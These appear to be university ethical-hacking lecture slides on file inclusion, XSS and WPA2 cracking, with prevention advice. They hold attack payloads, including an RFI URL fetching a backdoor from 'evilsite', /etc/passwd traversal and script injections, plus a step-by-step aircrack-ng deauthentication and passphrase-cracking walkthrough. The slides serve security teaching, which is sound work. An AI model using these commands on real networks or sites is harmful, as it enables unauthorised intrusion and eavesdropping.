CSCI369 Ethical Hacking

Lecture 5-2Web Penetration (2) and Wireless Network Penetration

A/Prof Joonsang Baek

School of Computing and Information Technology

UNIVERSITY OF WOLLONGONG AUSTRALIA

File Inclusion Vulnerability

- A web vulnerability that affects web applications that run scripts.
  - ➢ It happens when an application builds a path to a static file or an executable code using an attacker-controlled variable in a way that allows the attacker to control which file is viewed or executed at run time.
  - ➢ Examples
    - ✓ Local File Inclusion: `?page=../../etc/passwd`
    - ✓ Remote File Inclusion: `?page=http://evilsite/backdoor.php`

UNIVERSITY OF WOLLONGONG AUSTRALIA

Local File Inclusion (LFI)

- Reading local files which are on the same server
  - ➢LFI vulnerability will make it possible for attacker to traverse and read files outside the directory `/var/www/html/`
  - ➢Attacker can obtain useful files related to the target server.
  - ➢Sensitive files like `/etc/passwd` can be obtained → Leading to further attack

Local File Inclusion (LFI)

- Demonstration: Accessing `/etc/passwd` file


UNIVERSITY OF WOLLONGONG AUSTRALIA

Remote File Inclusion (RFI)

- Remote File Inclusion (RFI)
  - ➢Remote file inclusion (RFI) happens when the web application (in the target machine) downloads and executes a remote file.
  - ➢The remote file can be a malicious one placed in the attacker's server.
    - ✓The remote file is usually obtained in the form of an HTTP/HTTPS URI as a user-supplied parameter to the web application.
  - ➢The application in the target machine will be triggered to execute the malicious remote files.

Remote File Inclusion (RFI)

- Example 1:
  - ➢A remote web page is hosted on the target machine's webpage.




UNIVERSITY OF WOLLONGONG AUSTRALIA

Remote File Inclusion (RFI)

- Example 2: A remote php file (sysinfo.php) is executed on the remote server and shown on the target machine's webpage.

sysinfo.php

```
<?php
phpinfo();
?>
```




The remote server(kali)'s system info.

Remote File Inclusion (RFI)

- Example 3:
  - ➢The content of the text file (sysinfo.txt), which is a php code, is executed on the target machine's server and is displayed on its webpage.

sysinfo.txt

```
<?php
phpinfo();
?>
```



The target server (metasploitable)' s system info.

UNIVERSITY OF WOLLONGONG AUSTRALIA

Cross-Site Scripting (XSS) Vulnerability

- Cross-Site Scripting (XSS)
  - ➢XSS allows an attacker to inject a script code (such as Javascript code) into a webpage so that the code is executed on the client machine, whenever the page is loaded. (The code is not executed on the server.)
- Two main types of XSS
  - ➢Reflected (non-persistent) XSS
    - ✓*Only works if the user visits a specially crafted URL.*
    - ✓The example URL:
      http://victim.com/page.php?somevar=<script>alert(“Hacked”)</script>


UNIVERSITY OF WOLLONGONG AUSTRALIA

Cross-Site Scripting (XSS) Vulnerability

- Stored (persistent) XSS → More dangerous
  - ✓The attacker injects the website with a malicious script that can steal website users' session cookies.
  - ✓The injected code is executed every time the page is loaded on any user's machine.
  - ✓Comparison with to the reflected XSS: The reflected XSS can finish one time for one user. However, the stored XSS will last for multiple times for multiple users of the infected website.

Cross-Site Scripting (XSS) Vulnerability


- Demonstration: Reflected XSS using DVWA
  - The Javascript code `<script>alert("Hahaha")</script>` is inserted.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Cross-Site Scripting (XSS) Vulnerability

- Demonstration: Reflected XSS using DVWA
  - ➢The Javascript code will be executed on the client's machine which visited the URL.



UNIVERSITY OF WOLLONGONG AUSTRALIA

Prevention

- Prevention against file upload vulnerability
  - ➢Only allow safe files to be uploaded → Check the uploaded files types.
- Prevention against code execution vulnerability
  - ➢Filter/sanitize user input before execution (In our previous example, do not allow anything other than IP)
  - ➢Do not use dangerous function
- Prevention against remote file inclusion vulnerability
  - ➢Disable `allow_url_fopen` & `allow_url_include` in the PHP setting

UNIVERSITY OF WOLLONGONG AUSTRALIA

Prevention

- Prevention against file inclusion vulnerability
  - ➢Use static file inclusion
    - ✓The PHP function `$_GET[]` should not be used to take any page as input for parameter page

```
<?php
  $file = $_GET['page'];
?>
```

Insecure

```
<?php
   $file = $_GET['page'];
   if ($file != "include.php"){
       echo "ERROR: File NOT FOUND!";
       exit;
   }

?>
```

Secure

Prevention of XSS Vulnerability

- Minimise the manipulation of user input on html
- Escape any untrusted input before inserting it into the html page so that each of the exploitable characters is converted into a corresponding HTML encoding:

```
&  →  &amp
<  →  &lt
>  →  &gt
"  →  &quot
'  →  &#x27
/  →  &#x2F
```

UNIVERSITY OF WOLLONGONG AUSTRALIA

OWASP Zap

- Question
  - Then how can we get information about vulnerable websites?
- Solution
  - OWASP Zap: It is a vulnerability scanner (like Nessus or Nexpose) specifically designed to scan vulnerable websites and web applications.

Basics of Wi-Fi

- WiFi
  - ➢The consumer-friendly name for Wireless LAN technology based on IEEE 802.11 standards
- Advantages
  - ➢Savings on cable plant costs and convenience/flexibility and, etc.
- Disadvantages (in general)
  - ➢Affected more by interference and obstacles than wired networks
  - ➢More drop in performance than wired networks
  - ➢Less secure than wired networks

Basics of Wi-Fi

- IEEE wireless standards in use

Type	Frequency (GHz)	Speed (Mbps)	Range (ft.)
802.11a	5	54	75
802.11ac	5	433 Mbps – 3 Gbps	100+
802.11b	2.4	11	150
802.11g	2.4	53	150
802.11n	2.4/5	Up to 600	~100
Bluetooth	2.4	1-3 (first gen)	33

(oldest) 802.11b→802.11a→802.11g→802.11n→802.11ac (newest)

UNIVERSITY OF WOLLONGONG AUSTRALIA

Basics of Wi-Fi

- Why is wireless less secure?
  - ➢The WiFi networks broadcast data through the public waves rather than over network cable.
  - ➢In order to intercept data on a wired network, an intruder has to gain a physical access to the network by connecting over the Ethernet LAN. In order to do the same on a wireless network, the intruder can just sit down and receive the signal even if the data are encrypted.

Network Interface Card

- Network Interface Card (NIC) for wireless network
  - ➢Wireless networks require the client to use a Network Interface Card to connect to the network and communicate with other computers.
  - ➢There are three wireless (802.11) networking modes
    - ✓Ad-hoc mode
    - ✓Infrastructure mode
    - ✓Monitor mode

Wireless Networking Modes

- Ad-hoc mode
  - ➢This mode does not require any equipment except for wireless adapters (wireless NICs).
  - ➢This is based on point-to-point (peer-to-peer style) communication, which is suitable for small network.

Wireless Networking Modes

- Infrastructure mode
  - An AP (access point a.k.a “wireless router”) can provide Internet connectivity to multiple clients.
  - All the clients communicate with the AP.
  - In order for the clients to use the Internet provided by a specific AP, they need to know SSID (Service Set IDentifier), which can be up to 32 bits and can be easily sniffed.
  - Infrastructure mode is much more scalable than ad-hoc mode.

Wireless Networking Modes

- Monitor mode
  - *Much like promiscuous mode* in Wireshark, monitor mode allows a user to see additional wireless traffic on top of the traffic intended for the user's wireless card.
  - *Airmon-ng* script (part of the Aircrack-ng wireless assessment suite) can put the card into monitor mode:
    - ✓Example) `airmon-ng start wlan0`

Wi-Fi Authentication Modes

- OSA (Open System Authentication) mode
  - The AP can be attached to any client.
  - The AP only verifies the SSID when it receives an authentication frame from the client.
- "Sharing key and Encrypt" mode
  - A client should share a key with an AP ahead of time.
  - Using some challenge and response protocol, authenticate the client and encrypt the traffic once the authentication is successful.

Wired Equivalent Privacy (WEP)


- WEP
  - ➢Proposed in 1997 to provide confidentiality for wireless networks
  - ➢Base symmetric encryption algorithm: RC4, which is a stream cipher
  - ➢Has serious security problems so they are (almost) obsolete now
- Problems of WEP
  - ➢Initial Vector (IV) problem
    - ✓IV is only 24-bits long is short and reused.
  - ➢Weak algorithms problem:
    - ✓The encryption algorithm RC4 is known to be weak.
    - ✓The integrity check algorithm CRC-32 is also known to be weak.

WPA (WiFi Protected Access)

- WPA/WPA2
  - ➢ WPA (WiFi Protected Access) has the same goal as WEP (Wired Equivalent Privacy) but it provides much stronger security.
  - ➢ The client and AP share the common secret (passphrase) called "PMK (Pairwise Master Key)" from which two entities will develop keys for encryption and authentication.
  - ➢ The structures of WPA and WPA2 are essentially the same except that WPA2 is based on stronger crypto functions like AES, CBC-MAC and etc.

WPA (WiFi Protected Access)

- Overview: Four-Way Handshake in WPA



`Nonce`: Random string
`MIC`: Message Integrity Code
`Ack`: Acknowledgement
`GTK`: Group Transient (Temporal) Key for broadcast

WPA (WiFi Protected Access)

- Passphrase
  - PMK (Pairwise Master Key) is a passphrase pre-shared between AP and Client. → Problem: People can use weak passphrases!
- PTK (Pairwise Transient Key)
  - PTK is derived from PMK as follows:

```
PTK =PRF(PMK||ANonce||SNonce||AP-MAC||S-MAC)
```

PRF: Pseudo Random Function
AP-MAC: AP MAC address
S-MAC: Client MAC address

WPA (WiFi Protected Access)

- How to attack: MIC in four-way handshake is exploited!
  - Capture message flows of four-way handshake.
  - MIC uses PTK to authenticate SNonce as follows:

    MIC = hash(PTK | SNonce)
  - Given MIC, try to find a right PTK that produces a given MIC by performing brute-force attack on PMK (passphrases). This is possible as ANonce, SNonce, AP−MAC and S−MAC are all available.
- Mitigation: Use a complex passphrase for PMK.

WPA Cracking in Practice

- Preparation
  - ✓ On Kali Linux, we will be using Aircrack-ng suite, which consists of `airmon-ng` (for putting network card into monitor mode), `airodump-ng` (for packet capturing) and `aireplay-ng` (for forcing hand-shake)
  - ✓ We need a `password.lst`, a list of potentially weak passwords (passphrases)
  - ✓ Get the name of wireless network interface: `wlan0`

```
root@kali:~# cat password.lst
123456
password
password1234
qwerty
123456789
monkey
football
11111111
mustang
abc123
mustang123
access123
football123
1234
shadow
batman
shadow1234
batman123
masterkey
```

WPA Cracking in Practice

- **Step 1:** Put our wireless network interface into monitor mode using `airmon-ng` (Below, the monitor mode is denoted by "`wlan0mon`")

```
root@kali:~# airmon-ng start wlan0

PHY     Interface       Driver          Chipset

phy0    wlan0mon        ath9k           Qualcomm Atheros AR9287 Wireless Network
Adapter (PCI-Express) (rev 01)
```

WPA Cracking in Practice

- Step 2: Get AP's MAC address you're targeting using `airodump-ng`.

```
root@kali:~# airodump-ng wlan0mon

CH  9 ][ Elapsed: 6 mins ]

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

E8:[illegible]:EC  -53      945        0    0   2  54e  WPA2 CCMP   PSK  ale102
88:1F:A1:39:B2:A6  -60      449       53    0   1  54e  WPA2 CCMP   PSK  home_network
14:CC:20:D8:CF:EE  -73      413       24    0   1  54e. WPA2 CCMP   PSK  Nexus
30:B5:C2:96:48:FC   -1        0        0    0  -1  -1                    <length:  0>
E4:[illegible]:85:F8  -75        6        0    0   1  54e  WPA2 CCMP   PSK  F1801

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   54:E4:3A:BF:29:29  -68    0 - 1      0         1  home_network
88:1F:A1:39:B2:A6  3C:15:C2:C5:D4:52  -38    0 -24e     0        35  home_network
88:1F:A1:39:B2:A6  70:81:EB:0E:70:87  -72    1e- 1    133         7
88:1F:A1:39:B2:A6  AC:BC:32:0B:41:69  -73    0 -24      0         7  home_network
14:CC:20:D8:CF:EE  68:DB:CA:[illegible]  -1   11e- 0      0        20
30:B5:C[illegible]:FC  14:CC:20:D8:CF:EE  -76    0 - 1      0         2
```

Possible reconnaissance: Other wireless connections and MAC addresses are visible!

WPA Cracking in Practice

- Step 3: Capture packets between AP and Client (represented as STATION) and save them in the "`pentestdump`" file using `airodump-ng`

```
root@kali:~# airodump-ng -c 11 --bssid 88:1F:A1:39:B2:A6 -w pentestdump wlan0mon
 CH 11 ][ Elapsed: 1 min ]

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

 88:1F:A1:39:B2:A6  -53 100      878       31    0  11  54e  WPA2 CCMP   PSK

 BSSID              STATION            PWR   Rate    Lost    Frames  Probe

 88:1F:A1:39:B2:A6  E8:06:88:84:11:BC  -58   54e-54      0        4
```

WPA Cracking in Practice

- Step 3': "Force" four-way handshake using `aireplay-ng` for fast result

-0 means "deauthentication" 1 means the number of deauths (0 means send them continuously)

```
root@kali:~# aireplay-ng -0 1 -a 88:1F:A1:39:B2:A6 -c E8:06:88:84:11:BC wlan0mon
23:08:56  Waiting for beacon frame (BSSID: 88:1F:A1:39:B2:A6) on channel 11
23:08:57  Sending 64 directed DeAuth. STMAC: [E8:06:88:84:11:BC] [53|63 ACKs]
```

```
CH 11 ][ Elapsed: 2 mins                          [ WPA handshake: 88:1F:A1:39:B2

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH

88:1F:A1:39:B2:A6  -51 100     1377      185   16  11  54e  WPA2 CCMP   PSK

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

88:1F:A1:39:B2:A6  E8:06:88:84:11:BC  -59   54e-54   1939      288
```

WPA Cracking in Practice

- Step 4: Crack using `aircrack-ng`

```
root@kali:~# aircrack-ng -w password.lst -b 88:1F:A1:39:B2:A6 pentestdump*.cap
Opening pentestdump-01.cap
Reading packets, please wait...
```

WPA Cracking in Practice

- Step 5: Crack using `aircrack-ng`

Extension of WPA

- WPA/WPA2 enterprise
  - ➢While WPA/WPA2 Personal uses a pre-shared key, WPA/WPA2 enterprise uses an additional component called Remote Authentication Dial-In User Service (RADIUS) server.
  - ➢The RADIUS server manages client authentication and generates a PMK for each client.
  - ➢The client and the AP agree on supported security protocols not the PMK.
  - ➢ The RADIUS server sends the PMK (of the authenticated client) to the AP.

Extension of WPA

- The AP and the client will generate a pairwise transient key (PTK), which depends only on the current session. → A secure tunnel between the client and AP is established.

- Advantage
  - As the PMK is specific to one user (client), the PMK does not have to be shared by any other user.
  - Even if a user is revoked, we do not have to worry about the leakage of the PMK.


KRACK: Another Attack on WPA

- Not an implementation error. The protocol (802.11i) itself has a vulnerability to Key Reinstallation Attack.
- In a key reinstallation attack, the adversary tricks a victim into reinstalling an already-in-use key. This can be achieved by manipulating and *replaying* cryptographic handshake messages.
- The vulnerability stems from the fact that associated parameters including IV (initialization vector) are reset to their initial values when the victim reinstalls the key.

KRACK: Another Attack on WPA

- Simplified description of KRACK
  - ➢The adversary captures Msg4 (r+1) and does not send it to Authenticator.
  - ➢Supplicant sends the first encrypted data in ②, which is denoted by:

    C1=PRF(IV||PTK) XOR (data1). The adversary will capture this.
  - ➢Not having received any data from Supplicant, Authenticator sends Msg3 (r+2) to Supplicant.




UNIVERSITY OF WOLLONGONG AUSTRALIA

KRACK: Another Attack on WPA

- Simplified description of KRACK
  - ➢The adversary captures Msg4 (r+2) and does not send it to Authenticator.
  - ➢Then, all parameters are reset to the initial values and the key is reused (reinstall PTK), according to the WPA spec.
  - ➢That is, Supplicant sends the second data in ⑤, which is denoted by:

    C2=PRF(IV||PTK) XOR (data2).

    Because **PRF(IV||PTK) is reused**, we also know data2. (Like the attack WEP before.)



UNIVERSITY OF WOLLONGONG AUSTRALIA